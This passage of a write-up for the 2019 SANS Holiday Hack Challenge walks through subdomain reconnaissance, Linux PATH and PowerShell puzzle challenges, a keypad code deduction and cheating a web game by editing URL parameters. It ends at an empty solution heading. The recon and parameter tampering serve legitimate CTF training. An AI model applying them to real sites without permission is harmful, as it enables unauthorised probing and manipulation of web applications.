SANS HOLIDAY HACK CHALLENGE 2019

HOSTED AT:

ELF UNIVERSITY

Ille te videt dum dormit

SANS

The 2019 SANS Holiday Hack Challenge Write-up

KringleCon 2: Turtle Doves

Jai Minton – JPMinty
(Twitter: @CyberRaiju)

ADMIT ONE

This ticket entitles its bearer to admittance for one to

KringleCon 2: Turtle Doves

Location:
Elf University
17 Christmas Tree Lane
North Pole

This document tells the story of a fairy, who got a little too hairy, and could not see, the Christmas glee.

Contents

Prologue

After last year's Holiday Hack Challenge I was roaring to jump in again this year and see what new challenges were in store for my lovable pirate shrub JPMinty.

JPMinty grabbed his notebook and began writing a plan to survive the holiday season. This document is that plan. This document aims to help others brave the festive season with a smile. Be warned, reading this won't be swift, but it is full of pictures and joy, consider it a gift.

Strapping on his unique badge from last year's success, JPMinty entered the fray unaware of what he was going to encounter, but one thing is for sure:

KringleCon is the gift which keeps on giving.

Recon

No great adventurer dives into combat without passively scoping the environment first. Using the Security Trails historical DNS lookup tool we're able to quickly look into subdomain information for KringleCon, and get a feel for the environment we're working with.

First and foremost, we can see that the challenges are likely hosted through docker, have a dev/quality assurance process, and a relevant api. All good pieces of information to know.

It's worth noting that the scope of this challenge may not be limited to the kringlecon.com domain.

#	Domain
1	kringlecon.com
2	docker.kringlecon.com
3	2019.kringlecon.com
4	docker2019-qa.kringlecon.com
5	api.kringlecon.com
6	docker2018-qa.kringlecon.com
7	status.kringlecon.com
8	2018.kringlecon.com
9	narrative.kringlecon.com
10	qa.kringlecon.com
11	rsvp.kringlecon.com
12	www.kringlecon.com
13	docker2019.kringlecon.com


By monitoring our network traffic throughout the event we soon come across another domain of interest elfu.org. Once again performing passive recon on this domain reveals at least 10 subdomains of interest.

#	Domain
1	elfu.org
2	qa.elfu.org
3	studentportal.elfu.org
4	thisisit.elfu.org
5	splunk.elfu.org
6	report.elfu.org
7	www.elfu.org
8	key.elfu.org
9	graylog.elfu.org
10	www.splunk.elfu.org
11	downloads.elfu.org
12	trail.elfu.org
13	sleighworkshopdoor.elfu.org
14	elfscrow.elfu.org
15	incident.elfu.org
16	srf.elfu.org
17	keypad.elfu.org

At this point we have a number of web-based challenges which we will likely encounter available to us, but rather than attempt them from here, let's keep this in mind and brush up on skills we may need to get through these by progressing with the challenges.

Challenges


Terminal challenges act as a way of obtaining hints which will assist in completing larger objectives, or to open areas required to continue through the storyline. This year there were 10 Challenges which assisted in completing 10 out of the 13 Objectives.



Terminal challenges are shown in game as the Raspberry Pi shown above. An exception to this is 1 challenge coming in the form of a terminal keypad.

CHALLENGE 1: BUSHY EVERGREEN

Escape Ed



You have completed the Escape Ed challenge!

Tweet This!

This challenge, much like last year's initial challenge involves exiting a terminal based text editor, in this case Ed. This challenge simply involves typing q the quit command for Ed.

Solution:


```
~$ q
```

Bonus:

Ed also appears to be a play on words for Ed Skoudis the Director and Narrator of KringleCon.

CHALLENGE 2: SUGARPLUM MARY

Linux Path



You have completed the Linux Path challenge!

Tweet This!

This challenge involves running the standard ls binary from a Linux terminal which has had its PATH environment variable altered. By running ls we are greeted with a message.

```
~$ ls
This isn't the ls you're looking for
```

The next logical step is to find out which ls binary we are running.

```
~$ which ls
/usr/local/bin/ls
```

This is an unusual spot to be running the binary from, so let's see if we can locate other ls binaries.

```
~$ locate /ls
/bin/ls
…snip…
/usr/local/bin/ls
…snip…
```

Here we have found another ls binary. With this knowledge we can infer that our PATH variable must be modified to allow us to run the other ls binary instead of the current one we are running. First we check our PATH.

```
~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

This confirms our suspicions that the ls binary which is inside of /usr/local/bin will be used before /bin if it is present, (pun intended), so we can resolve this by simply changing our PATH variable to be the directory of the ls binary we want to run.

Solution:

```
~$ PATH=/bin
~$ ls
```

At this point we can go one step further and look at the rejected elf university logos by using cat to print out the file rejected-elfu-logos.txt.

Bonus:


```
~$ cat rejected-elfu-logos.txt
```

```
elf@1b0ff50dbb6c:~$ PATH=/bin
elf@1b0ff50dbb6c:~$ ls
' '   rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!

elf@1b0ff50dbb6c:~$ ls
' '   rejected-elfu-logos.txt
elf@1b0ff50dbb6c:~$ cat rejected-elfu-logos.txt
       _
      / \
      \_/
      / \
     /   \
    /     |
   /      |
  /        \
 _/_________|_
 (___________)

Get Elfed at ElfU!


  ()
  |\__/------\
  \__________/
  Walk a Mile in an elf's shoes
  Take a course at ElfU!


  ____\()/____
  |     ||     |
  |     ||     |
  |====||====|
  |     ||     |
  |     ||     |
  ------------
Be present in class
Fight, win, kick some grinch!elf@1b0ff50dbb6c:~$
```

As great as these logos are for ascii art, we can see why they may have been rejected for an Elf University Logo.

CHALLENGE 3: SPARKLE REDBERRY

Xmas Cheer Laser



You have completed the Xmas Cheer Laser challenge!

Tweet This!

This challenge uses the recently released PowerShell for Linux. The aim of the challenge is to locate the necessary parameters required for the Christmas Cheer Laser to achieve 5 Mega-Jollies per liter of laser output, any more is too jolly, any less and we'll have the Grinch upon us.

By checking the notes within /home/callingcard.txt we are presented with a riddle.

```
PS /home/elf> type /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
```

```
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Straight away we are drawn towards the word hist'ry as a clue. By running the command history we are greeted with our next set of clues.

```
PS /home/elf> history
  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system
wide. At a command…
  10 type /home/callingcard.txt
```

There are a few lines of interest; 7, 8, and 9. We begin by investigating line 7 which looks like it has something to do with the laser; however, we're not entirely sure how it is to be used yet. To ensure we know what we're supposed to be doing we can check the Christmas Cheer Laser Project Web API for more information.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Wed, 01 Jan 2020 00:15:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
--------------------------------------------------
Christmas Cheer Laser Project Web API
--------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10
```

```
Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-------------------------------------------------
</pre>
</body>
</html>
```

This makes more sense, we now know we need the values for refraction, temperature, angle, and gas, and so far, we have the value for angle from the history.

Investigating line 8 within the history we see an interesting entry.

```
8 Get-EventLog -Log "Application"
```

Because this is a Linux machine running PowerShell, the Application event log which is found on Windows won't be present; however, maybe this is a clue to look for an EventLog file. Using PowerShell we can recursively scan the file system for any files which contain eventlog in their name by using the Get-ChildItem commandlet and the recurse parameter.

```
PS /home/elf> gci / -recurse -ea 0 -filter *eventlog*
   Directory: /opt/microsoft/powershell/6

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---           5/15/18  1:29 PM          40080
System.Diagnostics.EventLog.dll

    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
```

Interestingly there is an EventLog.xml file present; however, it is quite large. One of the PowerShell modules we can use to filter through this is 'Select-String'. Given we are looking for values of refraction, temperature, angle, or gas we can use the Pattern parameter to look for any of these entries.

```
PS /home/elf> type /etc/systemd/system/timers.target.wants/EventLog.xml |
Select-String -Pattern "refraction","temperature","gas"

                <S
N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c

"`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n
Ne=22`n
```

```
Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"</S>

Snip…
```

From the brief number of results that came back we can see that the event log contains a PowerShell entry which has logged someone posting the correct gas parameters.

Half way there now! Let's look back into the history on line 9. From here we can see another hint to do with Environment Variables.

```
9 I have many name=value variables that I share to applications system wide.
At a command…
```

By looking at our environment variables, we can see another clue.

```
PS /home/elf> dir env:
Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       d4b2e448cbbd
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH
/opt/microsoft/powershell/6:/usr/local/sbin:/us…
PSModuleAnalysisCachePath
/var/cache/microsoft/powershell/PSModuleAnalysi…
PSModulePath
/home/elf/.local/share/powershell/Modules:/usr/…
PWD                            /home/elf
RESOURCE_ID                    bc06bf89-d65c-4aa4-8e60-05d6b21e587d
riddle                         Squeezed and compressed I am hidden away.
Expan…
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
USERDOMAIN                     laserterminal
userdomain                     laserterminal
username                       elf
USERNAME                       elf
```

An interesting entry is registered for the variable riddle which has been concatenated. Using PowerShell we can reflect this variable value directly to the console.

```
PS /home/elf> $env:riddle

Squeezed and compressed I am hidden away. Expand me from my prison and I will
show you the way. Recurse through all /etc and Sort on my LastWriteTime to
reveal im the newest of all.
```

This is interesting and very specific, so let's use some PowerShell conditions to look for the latest file written to disk within /etc.

```
PS /home/elf> gci -recurse /etc -ea 0 | Sort-Object LastWriteTime | Select-
Object -Last 1

    Directory: /etc/apt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---            1/1/20  0:00 AM        5662902 archive
```

Here we have a file which was last written at the UTC time that the docker container was spun up (Happy New Year!), and in this case it is the file archive. Taking the previous riddle we know that this file is squeezed and compressed, and can be decompressed by expanding it. To do this we can use the PowerShell Expand-Archive commandlet.

```
PS /home/elf> Expand-Archive -Path /etc/apt/archive
```

This will decompress the archive and create a folder located at /home/elf/archive. Looking into this we find another 'riddle' and a runme.elf file.

```
PS /home/elf> dir

    Directory: /home/elf

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----            1/1/20  0:00 AM                archive
d-r---          12/13/19  5:15 PM                depths
--r---          12/13/19  4:29 PM           2029 motd

PS /home/elf> dir /home/elf/archive

    Directory: /home/elf/archive

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----            1/1/20  0:00 AM                refraction

PS /home/elf> dir /home/elf/archive/refraction


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf
```

First off let's try and run the runme.elf file.

```
PS /home/elf> /home/elf/archive/refraction/runme.elf

Program 'runme.elf' failed to run: No such file or directoryAt line:1 char:1
+ /home/elf/archive/refraction/runme.elf
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ /home/elf/archive/refraction/runme.elf
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [],
ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

Okay, so the file fails to run, switching to our Linux thinking caps, we can actually see that this file isn't able to be executed based on its 'Mode' attributes being blank, so we attempt to give this read and execute permissions using the native Linux chmod function with the value '500'.

```
PS /home/elf> chmod 500 /home/elf/archive/refraction/runme.elf
PS /home/elf> dir /home/elf/archive/refraction/runme.elf


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---           11/5/19  2:26 PM        5724384 runme.elf

PS /home/elf> /home/elf/archive/refraction/runme.elf
refraction?val=1.867
```

As shown, the binary is now executable, and can be run to give us our refraction value. One more to go! Let's check the riddle given to us.

```
PS /home/elf> type /home/elf/archive/refraction/riddle

Very shallow am I in the depths of your elf home. You can find my entity by
using my md5 identity: 25520151A320B5B0D21561F92C8F6224
```

Okay, so even though we still don't have the next value, what we do have is an md5 sum which will point to our next clue. Using PowerShell we can recursively look through the /home/elf directory for any file which hash this hash 25520151A320B5B0D21561F92C8F6224

```
PS /home/elf> gci -recurse -ea 0 -File | get-filehash -Algorithm MD5 | ?
{$_.Hash -eq '25520151A320B5B0D21561F92C8F6224'} | FL
Algorithm : MD5
Hash      : 25520151A320B5B0D21561F92C8F6224
Path      : /home/elf/depths/produce/thhy5hll.txt
```

Excellent, we now have a file path. Let's check it.

```
PS /home/elf> type /home/elf/depths/produce/thhy5hll.txt

temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of
/home/elf/depths. Finding me will give you the most strength but doing so
will require Piping all the FullName's to Sort Length.
```

This file actually gives us the final piece of the Christmas jigsaw puzzle, the temperature value. But the clue continues, so let's press on to see what mystery we can unravel. By recursively searching files for the FullName entry we find the largest length contains another clue.

```
PS /home/elf> gci -recurse -file /home/elf/depths/ | sort {
$_.FullName.length } | FL FullName

Snip…

FullName :
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown
/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever
/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful
/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to
/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.
txt

PS /home/elf> type
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown
/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever
/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful
/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to
/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.
txt
Get process information to include Username identification. Stop Process to
show me you're skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see
```

A Christmas murder! I mean, we need to kill these processes… moving on, let's see what we can find running under these users.

```
PS /home/elf> gps -IncludeUsername

    WS(M)    CPU(s)      Id UserName                      ProcessName
     -----    ------      -- --------                      -----------
     27.78      2.81       6 root                          CheerLaserServi
    124.94     45.77      31 elf                           elf
      3.64      0.03       1 root                          init
      0.76      0.00      24 bushy                         sleep
      0.73      0.00      25 alabaster                     sleep
```

```
      0.77      0.00      28 minty                          sleep
      0.72      0.00      29 holly                          sleep
      3.28      0.00      30 root                           su
```

Now let's kill them using Stop-Process in the order specified.

```
PS /home/elf/> stop-process 24
PS /home/elf/> stop-process 25
PS /home/elf/> stop-process 28
PS /home/elf/> stop-process 29
```

At this point another directory and file has been created /shall/see. Viewing this presents a startling discovery.

```
PS /home/elf> type /shall/see

Get the .xml children of /etc - an event log to be found. Group all .Id's and
the last thing will be in the Properties of the lonely unique event Id.
```

We've just done a circle! As it turns out, this is the intended path to take to find the EventLog.xml file we found earlier. Normally we would need to convert this from XML, group by the event Id field, and then look for the leftover unique event ID to find our value, well nonetheless, had our previous attempt not worked, this is the avenue we could try.

Let's move on with KringleCon. First we turn off the laser, update the values, and then turn it back on and test to find we are successful.

Solution:

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -method POST -Body
"O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9").RawContent
PS /home/elf> (Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).RawContent
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-
33.5).RawContent
PS /home/elf> (Invoke-WebRequest -Uri
http://localhost:1225/api/angle?val=65.5).RawContent
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
```

CHALLENGE 4: TANGLE COALBOX

Frosty Keypad

You have completed the Frosty Keypad challenge!

Tweet This!

This challenge involves taking the below clues given by Tangle Coalbox, and using this in addition to the frosty keypad to determine the key required to unlock the Dormitory.

```
One digit is repeated once.
The code is a prime number.
You can probably tell by looking at the keypad which buttons are used.
```

Looking at the numbers which have less ice, we can see that 1, 3, and 7 have been used. In addition we know this must be 4 characters long. If we know one digit is repeated twice, we can quickly plot out the list of possible numbers this could be, and then check if they're prime numbers.


1137,7311,1173,3711,1337,7331,
1377,7731,3177,7713,3117,7113,3317,7133,3371,1733

Out of all of these numbers, there only appears to be 3 prime numbers: 7331,1733,3371

Taking the first option as an attempt yields the correct code.

Solution:

7331



Bonus:

7331 would be ‘leet’ backwards in ‘eleet’ speak, also known as ‘leetspeak’. In terms of urban dictionary this would mean the opposite of leet, which is having poor computer skills.

CHALLENGE 5: MINTY CANDYCANE

Holiday Hack Trail

You have completed the Holiday Hack Trail challenge!

Tweet This!


This challenge involves manipulating parameters sent to a web application to cheat at a developed game. This has 3 difficulty levels, easy, medium, and hard, each of which can be cheated in different ways.

Looking at the easy difficulty we can see that there are a number of parameters that can be tampered with through the URL.

```
hhc://trail.hhc/store/?difficulty=0&distance=0&money=5000&pace=0&curmonth=7&curday=1&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=Savvy&health0=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Ron&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Dop&health2=100&cond2=0&ca
```

```
useofdeath2=&deathday2=0&deathmonth2=0&name3=Jane&health3=100&cond3=0&causeof
death3=&deathday3=0&deathmonth3=0
```

Modifying our money allows us to purchase more items, but a sure way to victory is to modify the distance value as this is how far you have to go for victory. Starting out we modify it by '9999'.



As you can see we've already surpassed our target by 1999 distance. We can also modify the current date to ensure we finish earlier, and money for a higher score. For example by modifying this as follows:

```
hhc://trail.hhc/trail/?difficulty=0&distance=8000&money=9999&pace=0&curmonth=
1&curday=1&reindeer=99&runners=99&ammo=999&meds=99&food=999&name0=Savvy&healt
h0=999&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Michael&health1
=999&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Joshua&health2=99
9&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Anna&health3=999&con
d3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

we can see that our party is very healthy, with plenty of reindeer, at the start of the year and have already got what we need for the coming Christmas. Clicking Go wins this challenge.

Solution:

